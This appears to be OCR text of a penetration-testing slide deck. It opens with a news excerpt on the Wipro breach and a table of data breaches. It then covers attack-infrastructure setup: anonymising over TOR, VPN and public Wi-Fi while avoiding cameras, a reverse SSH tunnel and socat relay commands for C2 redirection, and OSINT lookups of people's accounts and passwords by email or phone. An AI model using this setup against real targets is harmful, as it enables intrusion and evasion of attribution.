
Earlier this month, KrebsOnSecurity heard independently from two trusted sources that Wipro — India's third-largest IT outsourcing company — was dealing with a multi-month intrusion from an assumed state-sponsored attacker.

Both sources, who spoke on condition of anonymity, said Wipro's systems were seen being used as jumping-off points for digital fishing expeditions targeting at least a dozen Wipro customer systems.

The security experts said Wipro's customers traced malicious and suspicious network reconnaissance activity back to partner systems that were communicating directly with Wipro's network.

On April 9, KrebsOnSecurity reached out to Wipro for comment. That prompted an email on Apr. 10 from **Vipin Nair**, Wipro's head of communications. Nair said he was traveling and needed a few days to gather more information before offering an official response.

On Friday, Apr. 12, Nair sent a statement that acknowledged none of the questions Wipro was asked about an alleged security incident involving attacks against its own customers.



Entity	Year	Records	Organization type	Method
2019 Bulgarian revenue agency hack	2019	over 5,000,000	government	hacked
Canva	2019	140,000,000	web	hacked
Capital One	2019	106,000,000	financial	hacked
Desjardins	2019	2,900,000	financial	inside job
Facebook	2019	540,000,000	social network	poor security
Facebook	2019	1,500,000	social network	accidentally uploaded
First American Corporation	2019	885,000,000	financial service company	poor security
Health Sciences Authority (Singapore)	2019	808,000	healthcare	poor security
Justdial	2019	100,000,000	local search	unprotected api
Ministry of Health (Singapore)	2019	14,200	healthcare	poor security/inside job
Mobile TeleSystems (MTS)	2019	100,000,000	telecommunications	misconfiguration/poor security
Quest Diagnostics	2019	11,900,000	Clinical Laboratory	poor security
StockX	2019	6,800,000	retail	hacked
Truecaller	2019	299,055,819	Telephone directory	unknown
Woodruff Arts Center	2019	unknown	arts group	poor security
Westpac	2019	98,000	financial	hacked
Australian National University	2019	19 years of data	academic	hacked
AerServ (subsidiary of InMobi)	2018	75,000	advertising	hacked
Air Canada	2018	20,000	transport	hacked
Bell Canada	2018	100,000	telecoms	hacked
Bethesda Game Studios	2018		gaming	accidentally published
Blank Media Games	2018	7,633,234	gaming	hacked


https://en.wikipedia.org/wiki/List_of_data_breaches

Setup for Attack Infrastructure

Setup – External Pentest Attack

- VPS server running Kali distribution. All malicious traffic will go from this server
- Connect to VPS over VPN or TOR tunnel to avoid revealing of real IP address in the connection logs
- Real attacker uses public Wi-Fi access point where they can hide behind number of connections. Usually finds a blind spot to avoid video surveillance
- Connect to our setup from Live USB so that we leave no logs on the actual machine

Setup – Traditional Attack Infrastructure



Starbucks or Malls

Live USB Disk to boot Machine

TOR network

VPN service

Attacking Box

Target Infrastructure

Drawbacks of Single VPS Setup


- In the current setup there are high chances of being detected and having a single point of failure


- In case the attacking server gets blacklisted, we would need to rebuild the VPS server with necessary tools

- Blue team can perform reverse attack on VPS and take advantage of vulnerabilities in attacking tools to hack the hacker

- We would setup long term attacking servers, HTTP relays/forwarders and redirectors for having a resilient and covert setup

Setup – Resilient Attack Infrastructure







Long term servers with all necessary tools

Attacking servers - relays

Reverse SSH Tunnels and SOCAT




```
root@C2-Serve1 $ :ssh -nNT -R 5555:localhost:443 <publ
ic_relay_ip>
```



```
root@Relay1 password:
```

Reverse SSH Tunnel




```
root@relay1 $ : socat TCP4-LISTEN:443,bind=0.0.0.0, 0.0.0.0,fork TCP4:127.0.0.1:5555
```

socat - Multipurpose relay (SOcket CAT)

OSINT, SOCMINT & GEOINT for External Pentest

Lampyre



List of requests

Criteria 2

Search

- □ Address
- □ Article urls
- □ ASNs
- □ Card number
- □ Company number
- □ Credentials
- □ Crt.sh ID
- □ Domains
- □ Domains
- ☑ Emails
- □ Hashes
- □ Hosts
- □ IPs
- □ IPs
- □ Job IDs
- □ License plate number
- □ Linkedin id
- □ Netblocks
- □ Nickname
- □ Organisation
- ☑ Phone number
- □ URLs
- □ URLs
- □ URLs for scan
- □ Usernames

Your marking

Tasks 36

Search

Cyber Security

- ☑ Haveibeenpwned search
- ☑ OpenPGP info
- ☑ Password search by email
- ☑ Threatcrowd search


Messenger

- ☑ ICQ account by email
- ☑ ICQ account by phone number
- ☑ Skype account by email
- ☑ Skype account by phone number
- ☑ Telegram account by phone number
- ☑ WhatsApp account by phone number

Service

- ☑ Bookmate account by email
- ☑ Bookmate account by phone number
- ☑ Caller ID info by phone number
- ☑ Deezer account by email
- ☑ Duolingo account by email
- ☑ GitHub account by email
- ☑ Goodreads account by email
- ☑ Gravatar account by email
- ☑ Nikeplus account by email
- ☑ Runkeeper account by email
- ☑ Strava account by email

- Lampyre is a Windows-based Data Analysis tool that can be used for all kinds of analysis including Crime, Geographic, Cyber Threat, and Financial.

